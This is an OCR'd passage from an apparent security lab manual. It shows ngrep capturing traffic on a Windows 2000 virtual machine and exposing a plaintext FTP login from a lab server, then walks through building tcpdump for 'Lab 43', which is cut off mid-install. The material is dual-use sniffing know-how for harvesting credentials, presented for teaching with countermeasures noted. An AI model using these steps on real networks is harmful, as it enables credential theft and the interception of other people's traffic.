C:\WINNT\System32\cmd.exe
My Documen
My Compute
My Networ Places
Recycle Bin
Internet Explorer
WinZip
LanSpy
Start
C:\Downloads\ngrep\ngr...
C:\WINNT\System32\...
Google - Microsoft Intern...
7:15 PM


```
C:\Downloads\ngrep\ngrep-1.44>ngrep
```

The ngrep application will start. At this point, ngrep will capture all traffic to and from the computer it is installed on.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
C:\WINNT\System32\cmd.exe - ngrep
My Documen
My Compute
My Networ Places
Recycle Bin
Internet Explorer
WinZip
LanSpy
Start
C:\Downloads\ngrep\ngr...
C:\WINNT\System32\...
Google - Microsoft Intern...
7:16 PM

```
C:\Downloads\ngrep\ngrep-1.44>ngrep

NGrep for Windows v1.44 (6/30/05)
Original version (WinPCap is required) : http://ngrep.sourceforge.net
This version (works without WinPCap)   : http://packetstuff.com
Compiled with Packet Sniffer SDK v2.3  : http://microolap.com/pssdk


interface: \ (172.16.0.0/255.255.0.0)
_
```

To stop the capture, hold down the **Ctrl** key and press the **C** key.




```
  Host: www.google.com..Connection: Keep-Alive..Cookie: PREF=ID=348cf575ffe08
  28c:TM=1131069917:LM=1131069917:S=7a4dsSx0HUOU3kGd....
#
T 64.233.187.99:80 -> 172.16.1.43:1461 [A]
  HTTP/1.1 200 OK..Cache-Control: private..Content-Type: text/html..Content-E
  ncoding: gzip..Server: GWS/2.1..Content-Length: 1535..Date: Sat, 12 Nov 200
  5 01:18:57 GMT...............W.S.6.......$.I..i.......X.J<...8..m...Hr.e..<
  ./.7w.].Hy.W...3n...wS.#....<.Z....s..9.......B...4...Q..0.R....!...L~..-..
  Tg.?.<...T+W.K.X..V..].u..>...W1...8......g>...<"i<.^i$..Av..H\...U.3.w.F..
  C.r..._q....W...._...q.BM9C*..W.....2...a.....B+.f..Bf.P.........V..8!...1.@
  .f......g9..Va.k'..6...  .P..V'..v"...7[..........n8I.Z.!g.AB..o...........
  .gg*..~am.dz-..$CZ.....D4.8.<..<HJ....!!.K.$q4B.e.^.<.W..d.w...U.....q.y.L.
  ...L<..P.%%4I....!.E$D..2...#"...I.>.C..z%p.U...t..G.uP3..9;a.4F........@&$
  ...w!l%.o...a.4..9.....3q..8..b...9.y..d>k?...~%..k..P$...Y5.&....n.....g*.
  HY....V]....T...~..>.9...;,Pb.o.h.f.Q...a....s....&G>+.#.:i..E.. .QfNs.C%<t
  d>......6...........x.../.9..+.*.<..C.Se.......7f6..n..G..U.."......9.ebz."
  X.>b8'^.79~;.g.G2.A....2....I~....A..a!.../..y.8.0..9...#..P>5..,....n.....
  S.....ur.9.Y3..W!6......6.m.G.....O.......Q....k.>...%..iz.$...L.y.m...p>..
  w..NP...O.K.yc.....fM...S..........C.....`.......mj..tJ.=............'.q.H^.
  .......$/CrPZz...#H...p........'..<..#<bY!X...;..._.d_...9,o.EC...Gf/;...8sU
  .q._....:.....&.w...U.....I...V..f.[i.>..R.h......X....KR.I<+....<P>.2X%...
  .....N.k.....5M.2Qhdf1/.QDXU....%.H^T..Z..5.U.9.8",>!..j.dR...5..c\S..IY..2
  .t.*...F..pe2......n....i#AGEx~y.v....+f`.........l..........1.ItV..*B..z..[z
  .....
#
T 64.233.187.99:80 -> 172.16.1.43:1461 [AP]
  3......Z..f.I.....bw.9....z.>5....&........ .#._s%"5U.f..X.D..<..P....9....
  ..i..:.YQ..].&Kp..=,.@.....-...<35!......xNab.Q...#..2....#..0.A......8e_7m
  !5.C...tl.....M..&........,W...ZN.\.>......Z%.a...>..;..:....Z.....!.?y!....
  Y5.X.....y...w.8..r.9.MZ~..0........Qz.?........
##
T 172.16.1.43:1461 -> 64.233.187.99:80 [AP]
  GET /intl/en/images/logo.gif HTTP/1.1..Accept: */*..Referer: http://www.goo
  gle.com/..Accept-Language: en-us..Accept-Encoding: gzip, deflate..If-Modifi
  ed-Since: Mon, 25 Apr 2005 21:06:18 GMT..User-Agent: Mozilla/4.0 (compatibl
  e; MSIE 5.01; Windows NT 5.0)..Host: www.google.com..Connection: Keep-Alive
  ..Cookie: PREF=ID=348cf575ffe0828c:TM=1131069917:LM=1131069917:S=7a4dsSx0HU
  OU3kGd....
#
T 64.233.187.99:80 -> 172.16.1.43:1461 [AP]
  HTTP/1.1 304 Not Modified..Content-Type: text/html..Server: GWS/2.1..Conten
  t-Length: 0..Date: Sat, 12 Nov 2005 01:18:57 GMT....
#exit
74 received, 0 dropped

C:\Downloads\ngrep\ngrep-1.44>
```

Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
C:\WINNT\System32\cmd.exe
My Documen
My Compute
My Networ Places
Recycle Bir
Internet Explorer
WinZip
LanSpy
Start
C:\Downloads\ngrep\ngr...
C:\WINNT\System32\...
Google - Microsoft Intern...
7:16 PM

Ngrep also allows for the redirection of the output to be saved to a file for later analysis. This is done with the syntax of:


```
ngrep >> output.txt
```



```
C:\Downloads\ngrep\ngrep-1.44>ngrep >> output.txt
```


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
C:\WINNT\System32\cmd.exe
My Documen
My Compute
My Networ Places
Recycle Bir
Internet Explorer
WinZip
LanSpy
Start
C:\Downloads\ngrep\ngr...
C:\WINNT\System32\...
Google - Microsoft Intern...
7:17 PM

Ngrep will now start capturing all data to and from the computer it is running on and save it to a file named **output.txt**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
C:\WINNT\System32\cmd.exe - ngrep
My Documen
My Compute
My Networ Places
Recycle Bir
Internet Explorer
WinZip
LanSpy
Start
C:\Downloads\ngrep\ngr...
C:\WINNT\System32\...
Google - Microsoft Intern...
7:17 PM

```
C:\Downloads\ngrep\ngrep-1.44>ngrep >> output.txt

NGrep for Windows v1.44 (6/30/05)
Original version (WinPCap is required) : http://ngrep.sourceforge.net
This version (works without WinPCap)   : http://packetstuff.com
Compiled with Packet Sniffer SDK v2.3  : http://microolap.com/pssdk
```


To stop the capture, hold down the **Ctrl** key and press the **C** key.



```
C:\Downloads\ngrep\ngrep-1.44>ngrep >> output.txt

NGrep for Windows v1.44 (6/30/05)
Original version (WinPCap is required) : http://ngrep.sourceforge.net
This version (works without WinPCap)   : http://packetstuff.com
Compiled with Packet Sniffer SDK v2.3  : http://microolap.com/pssdk


C:\Downloads\ngrep\ngrep-1.44>
```

By opening the **output.txt** file for analysis, it was determined that the user logged into an FTP server. As FTP data is sent unencrypted (plain text), ngrep easily captured the username/password. In this example:

- The username is *hacker*.
- The password is *hacktheplanet*.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
output - WordPad
File Edit View Insert Format Help
For Help, press F1
Start
C:\WINNT\System32\cmd...
C:\Downloads\ngrep\ngr...
output - WordPad
9:07 PM

```
U 172.16.1.43:1468 -> 172.16.0.1:53
  .h..........ftp.hackme.net.....
#
U 172.16.0.1:53 -> 172.16.1.43:1468
  .h..........ftp.hackme.net.............@.............V....ns2..........
  V....ns1..
####
T 192.10.197.22:21 -> 172.16.1.43:1469 [AP]
  220 Serv-U FTP Server v5.0 for WinSock ready.....
##
T 172.16.1.43:1469 -> 192.10.197.22:21 [AP]
  USER hacker..
#
T 192.10.197.22:21 -> 172.16.1.43:1469 [AP]
  331 User name okay, need password...
##
T 172.16.1.43:1469 -> 192.10.197.22:21 [AP]
█PASS hacktheplanet..
#
T 192.10.197.22:21 -> 172.16.1.43:1469 [AP]
  230 User logged in, proceed...
##
T 172.16.1.43:1469 -> 192.10.197.22:21 [AP]
  QUIT..
#
T 192.10.197.22:21 -> 172.16.1.43:1469 [AP]
  221 Goodbye!..
####exit
65 received, 0 dropped
```

***Note:** Attackers are looking for any unencrypted (plain text) data that flows along the network. Some of the items of interest include:

- Usernames
- Passwords
- E-mails
- IP addresses
- Media Access Control (MAC) addresses
- Router IP addresses

Lab 43: Packet Capture — Sniffer

Exploit Data from Network Traffic: Tcpdump

Prerequisites: NULL Session

Countermeasures: Encryption, various sniffer detector applications

Description: The **Tcpdump** command captures packets as they traverse the network. If run with the 1/$_N$**w** flag, the data is saved to a file for later analysis. If run with the 1/$_N$**r** flag, Tcpdump will read from a saved packet file rather than read packets from a network interface. Only packets that match the options will be processed by **Tcpdump.** Remember that all Linux commands are *case sensitive*.

Procedure: Compile, make, and install the application and run on the network with the syntax of:


```
tcpdump <options>
```

From the directory containing the compressed files type **tar –zxvf tcpdump-3.9.3.tar.gz**.

The files will uncompress into a new directory named **tcpdump-3.9.4**.


Change to the new directory by typing **cd tcpdump-3.9.4** and pressing **Enter**.

As with most Linux applications, Tcpdump must be compiled to the specific machine it is installed on. In this example this is done by typing **./configure**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
9:26 PM


```
[root@localhost tcpdump]# cd tcpdump-3.9.4
[root@localhost tcpdump-3.9.4]# ./configure
```

The Tcpdump application will configure to the specific machine it is on.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
9:58 PM


```
checking for int8_t... yes
checking for u_int8_t... yes
checking for int16_t... yes
checking for u_int16_t... yes
checking for int32_t... yes
checking for u_int32_t... yes
checking for int64_t... yes
checking for u_int64_t... yes
checking for inttypes.h... (cached) yes
checking whether inttypes.h defines the PRI[doxu]64 macros... yes
checking if sockaddr struct has sa_len member... no
checking if unaligned accesses fail... no
checking for h_errno... yes
checking for SSLeay... /usr/
checking for DES_cbc_encrypt in -lcrypto... yes
checking openssl/evp.h usability... yes
checking openssl/evp.h presence... yes
checking for openssl/evp.h... yes
checking for a BSD-compatible install... /usr/bin/install -c
configure: creating ./config.status
config.status: creating Makefile
config.status: creating config.h
config.status: executing default-1 commands
[root@localhost tcpdump-3.9.4]#
```

The next step is to make the executable by typing **make** and pressing **Enter**.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
10:01 PM

```
[root@localhost tcpdump-3.9.4]# make
```


The **make** command will execute.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
10:02 PM

```
sed))" -I.  -I/usr//include -I./missing -o dlnames.o -c ./missing/dlnames.c
gcc -O2 -DHAVE_CONFIG_H   -I/usr//include -I./missing  -D_U_="__attribute__((unu
sed))" -I.  -I/usr//include -I./missing -c ./pcap_dump_ftell.c
gcc -O2 -DHAVE_CONFIG_H   -I/usr//include -I./missing  -D_U_="__attribute__((unu
sed))" -I.  -I/usr//include -I./missing -L/usr//lib  -o tcpdump addrtoname.o cpa
ck.o gmpls.o oui.o gmt2local.o ipproto.o nlpid.o l2vpn.o machdep.o parsenfsfh.o
print-802_11.o print-ap1394.o print-ah.o print-arcnet.o print-aodv.o print-arp.o
 print-ascii.o print-atalk.o print-atm.o print-beep.o print-bfd.o print-bgp.o pr
int-bootp.o print-cdp.o print-chdlc.o print-cip.o print-cnfp.o print-dccp.o prin
t-decnet.o print-domain.o print-dvmrp.o print-enc.o print-egp.o print-eap.o prin
t-eigrp.o print-esp.o print-ether.o print-fddi.o print-fr.o print-gre.o print-hs
rp.o print-icmp.o print-igmp.o print-igrp.o print-ip.o print-ipcomp.o print-ipfc
.o print-ipx.o print-isakmp.o print-isoclns.o print-juniper.o print-krb.o print-
l2tp.o print-lane.o print-ldp.o print-llc.o print-lmp.o print-lspping.o print-lw
res.o print-mobile.o print-mpls.o print-msdp.o print-nfs.o print-ntp.o print-nul
l.o print-ospf.o print-pflog.o print-pgm.o print-pim.o print-ppp.o print-pppoe.o
 print-pptp.o print-radius.o print-raw.o print-rip.o print-rsvp.o print-rx.o pri
nt-sctp.o print-sip.o print-sl.o print-sll.o print-slow.o print-snmp.o print-stp
.o print-sunatm.o print-sunrpc.o print-symantec.o print-syslog.o print-tcp.o pri
nt-telnet.o print-tftp.o print-timed.o print-token.o print-udp.o print-vjc.o pri
nt-vrrp.o print-wb.o print-zephyr.o setsignal.o tcpdump.o util.o version.o print
-smb.o smbutil.o  strlcat.o strlcpy.o datalinks.o dlnames.o pcap_dump_ftell.o -l
crypto -lpcap
[root@localhost tcpdump-3.9.4]#
```


That last step is to install the executable by typing **make install** and pressing **Enter**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
Windows
root@localhost:~/tools/tcpdump/tcpdump-3.9.4
File Edit View Terminal Go Help
Fri Nov 11
10:02 PM

```
[root@localhost tcpdump-3.9.4]# make install
```


The **make install** command will execute.


Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
